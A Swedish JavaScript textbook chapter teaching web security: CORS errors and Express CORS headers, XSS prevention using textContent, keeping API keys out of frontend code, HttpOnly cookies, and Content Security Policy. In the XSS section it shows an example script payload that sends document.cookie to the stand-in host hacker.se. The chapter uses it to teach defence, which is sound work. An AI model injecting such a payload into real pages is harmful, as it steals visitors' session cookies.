

JavaScript-12

Säkerhet

30 september 2026

JavaScript – utan tjafs
Författare: Acke Strömberg



För en kanin

Säkerhet

När du bygger applikationer i JavaScript räcker det inte med att koden fungerar och är snabb – den måste också vara säker. Webbläsaren är en väldigt öppen miljö där vem som helst kan högerklicka och inspektera din kod.


I det här kapitlet ska vi gå igenom tre kritiska säkerhetsområden: det ökända CORS-felet, hur vi stoppar skadlig kod från att köras (XSS), samt hur vi hanterar känsliga API-nycklar och tokens på ett säkert sätt.

CORS-fel – Webbläsarens inbyggda dörrvakt

Har du någon gång försökt göra ett fetch()-anrop till ett API och mötts av ett rött, argt felmeddelande i konsolen där det står något om **CORS**? Du är inte ensam. Det är förmodligen det vanligaste felet som drabbar webbutvecklare.

CORS står för Cross-Origin Resource Sharing. Det är en säkerhetsfunktion i webbläsaren som blockerar din JavaScript-kod från att hämta data från en annan webbplats/server, såvida inte den servern uttryckligen har gett din sajt tillåtelse att göra det.

Webbläsaren gör detta för att skydda användare. Om du är inloggad på din bank, ska inte en skadlig spelsajt du har öppen i en annan flik kunna köra JavaScript i bakgrunden som gör fetch-anrop och tömmer ditt bankkonto.



```
[ Din sajt: localhost:3000 ] ---( Fetch-anrop )----> [ API-Server ]
|
[ Webbläsaren blockerar svaret! ] <---( Saknar CORS-header )--
```

Bild 1 Om servern inte skickar med CORS stoppas datan av säkerhetsskäl.

CORS är inte ett fel i din JavaScript-kod. Det är en inställning på servern du anropar. Om det är din egen server måste du ställa in den så att den skickar med rätt "headers" (t.ex. Access-Control-Allow-Origin: *). Om det är ett externt API som saknar detta, måste anropet istället göras via en egen backend som fungerar som en mellanhand (proxy).

XSS (Cross-Site Scripting) – Injicering av skadlig kod

Ett av de farligaste säkerhetshålen i frontend-utveckling kallas för XSS. Det sker när en hackare lyckas "lura" din webbsida att köra skadlig JavaScript-kod som du inte har skrivit själv.

Detta händer oftast när du tar emot data från en användare (t.ex. en kommentar i ett forum eller ett namn i ett sökfält) och trycker ut det direkt på skärmen med hjälp av innerHTML.

```
<script>
  fetch('http://hacker.se?stjäl_cookies=' + document.cookie)
</script>
```

Bild 2 Elak användare har skrivit in dum kod i t.ex. ett input-fält.

Om du sparar den kommentaren och visar den för andra användare så här:

```
// FARLIGT: Om kommentaren innehåller <script> kommer koden att köras!
kommentarsLåda.innerHTML = användarensKommentar;
```

Bild 3 Här kommer den farliga koden köras.

Då kommer dolda script att köras i bakgrunden hos alla som besöker sidan, och hackaren kan stjäla deras inloggningsuppgifter!

Det absolut enklaste sättet att skydda sig mot XSS är att aldrig använda innerHTML när du visar text som en användare har skrivit. Använd istället textContent eller innerText. Då fattar webbläsaren att det bara är vanlig text, och eventuella <script>-taggar blir helt ofarliga.

```
// SÄKERT: Webbläsaren översätter koden till ren text och kör den inte
kommentarsLåda.textContent = användarensKommentar;
```

Bild 4 Genom att använda textContent saneras texten automatiskt och görs helt ofarlig.

Säker hantering av API-nycklar och Tokens

När dina studenter har byggt API-kopplingar har de säkert använt en API-nyckel eller en JWT (JSON Web Token) för att logga in eller identifiera sig mot servern. En gyllene regel inom webbutveckling är: Spara aldrig hemliga API-nycklar direkt i din frontend-kod. Om du skriver din hemliga nyckel direkt i din main.js.

```
// ALDRIG SÅ HÄR!
const HEMLIG_NYCKEL = "xyz123_super_hemlig_kod";
```

Bild 5 Skriv INTE ut hemliga nycklar direkt i koden.

Då kan vem som helst hitta den genom att öppna DevTools eller titta i ditt GitHub-repo. Det kan sluta med att någon stjälar din nyckel och bygger appar på ditt konto (vilket kan bli dyrt!).

Tre grundregler för säker data:

1. Använd miljövariabler (.env): Om du bygger med byggverktyg som t.ex. Vite, använd .env-filer för att gömma nycklar under utvecklingen, och se till att filen ligger med i .gitignore.
2. Kör känsliga anrop via en backend: Om ett API kräver en privat nyckel som inte får läcka ut, skicka anropet från JavaScript till din egen server först, och låt din server göra det riktiga anropet i bakgrunden.
3. HttpOnly Cookies: När en användare loggar in och får en token, be din backend-utvecklare att skicka tillbaka den som en HttpOnly-cookie istället för att du sparar den i LocalStorage. Då är den helt skyddad mot XSS-attacker.

[Sämre / Osäkert]

LocalStorage (Kan kommas åt via XSS-attacker)

[Bättre / Säkert]

HttpOnly Cookies (Låsta i webbläsaren, JavaScript kan inte läsa dem)

Bild 6: Känsliga inloggnings-tokens bör skickas som HttpOnly-kakor från servern.

Konfigurera webbrowser

Webbsäkerhet handlar inte bara om hur du skriver dina JavaScript-filer – det handlar i allra högsta grad om hur din webbrowser är konfigurerad. I det här kapitlet ska vi gå på djupet med serverbaserad säkerhet. Vi ska lära oss hur vi sätter upp ett avancerat skyddsnät som heter Content Security Policy (CSP) samt se exakt hur man kodar bort det ökända CORS-felet på en riktig Node.js-server.

Content Security Policy (CSP) – Webbsidans skyddsnät

Även om du är jättenoggrann med att undvika innerHTML, så kan det hända att en hackare hittar en lucka och lyckas trycka in ett elakt skript på din sida. För att förhindra att webbläsaren faktiskt kör det skriptet använder vi Content Security Policy (CSP). Det är en säkerhetsinstruktion som din server skickar med i webbläsarens header. Det fungerar som en strikt "vitlista". Du talar om för webbläsaren: "På den här webbplatsen får JavaScript BARA laddas och köras från dessa specifika, godkända domäner".

Om en hackare lyckas trycka in ett skript som försöker skicka data till hacker.se, kommer webbläsaren att läsa din CSP-regel, se att hacker.se inte finns på vitlistan, och blockera anropet direkt i fällan!



Bild 7 CSP fungerar som en sista dörrvakt i webbläsaren som vägrar köra kod eller hämta data från okända servrar.

Man ställer oftast in CSP på sin server, men man kan faktiskt testa det direkt i din index.html med en vanlig <meta>-tagg i din <head>.

```
<!-- Vi tillåter bara skript från egen server ('self') och Googles API:er -->
<meta http-equiv="Content-Security-Policy"
      content="script-src 'self' https://google.com;">
```

Bild 8 Så konfigurerar du CSP på servern

CORS på riktigt – konfigurera servern

Tidigare lärde vi oss att CORS-fel beror på att API-servern saknar godkännandestämplor (headers) i sitt svar. Men hur ser det ut när du själv ska bygga en server i Node.js (Express) och vill tillåta att dina studenter gör fetch-anrop till ditt API?

När en webbläsare ska göra ett "farligt" anrop (som POST, PUT eller DELETE) till en annan server, gör den faktiskt ett hemligt testanrop först. Detta kallas för ett Preflight Request (ett OPTIONS-anrop). Webbläsaren frågar servern: "Hej, min JavaScript-kod på localhost:3000 vill göra ett POST-anrop till dig. Är det okej?".

Om din server svarar med rätt CORS-headers, ger webbläsaren grönt ljus och skickar det riktiga anropet! Så här skriver du koden på din backend-server (Express) för att manuellt styra dörrvakten:

```
const express = require('express');
const app = express();

// En egen Middleware-funktion som lägger till CORS-headers på ALLA svar
app.use((req, res, next) => {
  // 1. Vilka domäner får anropa oss? (Här godkänner vi bara studenternas lokala appar)
  res.header('Access-Control-Allow-Origin', 'http://localhost:3000');

  // 2. Vilka HTTP-metoder tillåter vi?
  res.header('Access-Control-Allow-Methods', 'GET, POST, PUT, DELETE');

  // 3. Vilka headers tillåter vi att klienten skickar med (t.ex. Content-Type)?
  res.header('Access-Control-Allow-Headers', 'Content-Type, Authorization');

  // Gå vidare till själva API-koderna
  next();
});

// En helt vanlig API-endpoint
app.get('/api/produkter', (req, res) => {
  res.json([ { id: 1, namn: "Hörlurar" } ]);
});

app.listen(5000, () => console.log("API-Server körs på port 5000"));
```

Bild 9 Genom att sätta Access-Control-Allow-Origin på servern talar du om för webbläsaren att sajts anrop är säkra att släppa igenom.

Det enkla tipset i branschen: NPM-paketet cors

I verkliga Node-projekt skriver man sällan dessa headers för hand. Istället installerar man ett färdigt litet bibliotek.

```
npm install cors
```

Och aktiverar det med en enda rad överst i sin serverkod:

```
const cors = require('cors');  
  
// Nu är alla endpoints helt öppna för CORS.  
app.use(cors());
```

Bild 9 Genom att sätta Access-Control-Allow-Origin på servern talar du om för webbläsaren att sajtens anrop är säkra att släppa igenom.
